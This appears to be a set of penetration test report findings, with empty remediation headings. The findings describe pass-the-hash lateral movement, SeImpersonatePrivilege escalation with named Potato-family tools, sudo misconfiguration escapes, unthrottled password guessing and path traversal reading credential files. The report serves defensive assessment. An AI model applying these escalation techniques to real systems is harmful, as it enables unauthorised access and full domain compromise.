During the penetration test, it was discovered that NTLM password hashes obtained from compromised systems were successfully used to authenticate to other network services without knowledge of the plaintext password. The NTLM authentication protocol accepts the hash directly as the authentication proof, requiring no password cracking to enable lateral movement across the environment.
Impact
An attacker can authenticate to any NTLM-accepting service — SMB, WMI, WinRM, RDP with restricted admin mode — using only harvested hashes, enabling lateral movement across the entire domain without recovering any plaintext credentials. In this engagement, pass-the-hash was used to move between multiple hosts and ultimately obtain domain administrator access, demonstrating that a single compromised host can cascade to full domain takeover.
Remediation
Description
During the penetration test, it was discovered that the service account running the web application or database service was found to hold the SeImpersonatePrivilege Windows privilege. By using exploitation tools such as PrintSpoofer, GodPotato, or JuicyPotato to coerce a connection from a SYSTEM-level process, this privilege can be abused to impersonate the SYSTEM security context and spawn an elevated shell.
Impact
An attacker with code execution as the service account can escalate to SYSTEM privileges on the local host without exploiting any additional vulnerability. During this engagement, PrintSpoofer was used to coerce a SYSTEM-level token and spawn an elevated interactive shell, granting complete control over the host. This privilege is commonly assigned to web application and database service accounts, making it a high-frequency escalation path in Windows environments.
Remediation
Description
During the penetration test, it was discovered that the sudoers configuration was found to grant the compromised user the ability to execute one or more programs as root with the NOPASSWD flag or without sufficient restriction on permitted arguments. The granted binary was identified in the GTFOBins database as capable of spawning a privileged shell or reading root-owned files outside its intended function.
Impact
An attacker with access to the low-privilege account can immediately escalate to root by invoking the sudo-permitted binary in a manner that escapes to a privileged shell — requiring no password, no additional vulnerability, and no waiting. During this engagement, this misconfiguration was exploited to obtain a root shell within seconds of gaining the initial foothold, resulting in complete host compromise.
Remediation
Description
During the penetration test, it was discovered that the authentication endpoint was found to have no rate limiting, account lockout policy, or CAPTCHA protection. Repeated authentication requests using a dictionary of commonly used passwords were submitted against discovered usernames without restriction, and valid credentials were recovered and used to obtain authenticated access to the application.
Impact
An attacker can perform unlimited automated credential guessing against all discovered usernames until valid credentials are found — with no restriction, lockout, or detection. In this engagement, valid credentials were recovered through dictionary attack, providing authenticated application access that was the pivotal stepping stone toward full server compromise. Reused passwords across services further amplified the impact of each recovered credential.
Remediation
Description
During the penetration test, it was discovered that the application read files from the server filesystem based on user-controlled path parameters without adequate validation, restriction, or canonicalisation. By manipulating the file path parameter with traversal sequences or absolute paths, it was possible to read files outside the intended directory — including sensitive system and application credential files.
Impact
An attacker can read arbitrary files accessible to the web application process — including database credentials, application API keys, SSH private keys from home directories, and system files. Credentials discovered through arbitrary file read during this engagement were used to authenticate to additional services and escalate the attack to server-level access, demonstrating that a single file read vulnerability can cascade to full system compromise.
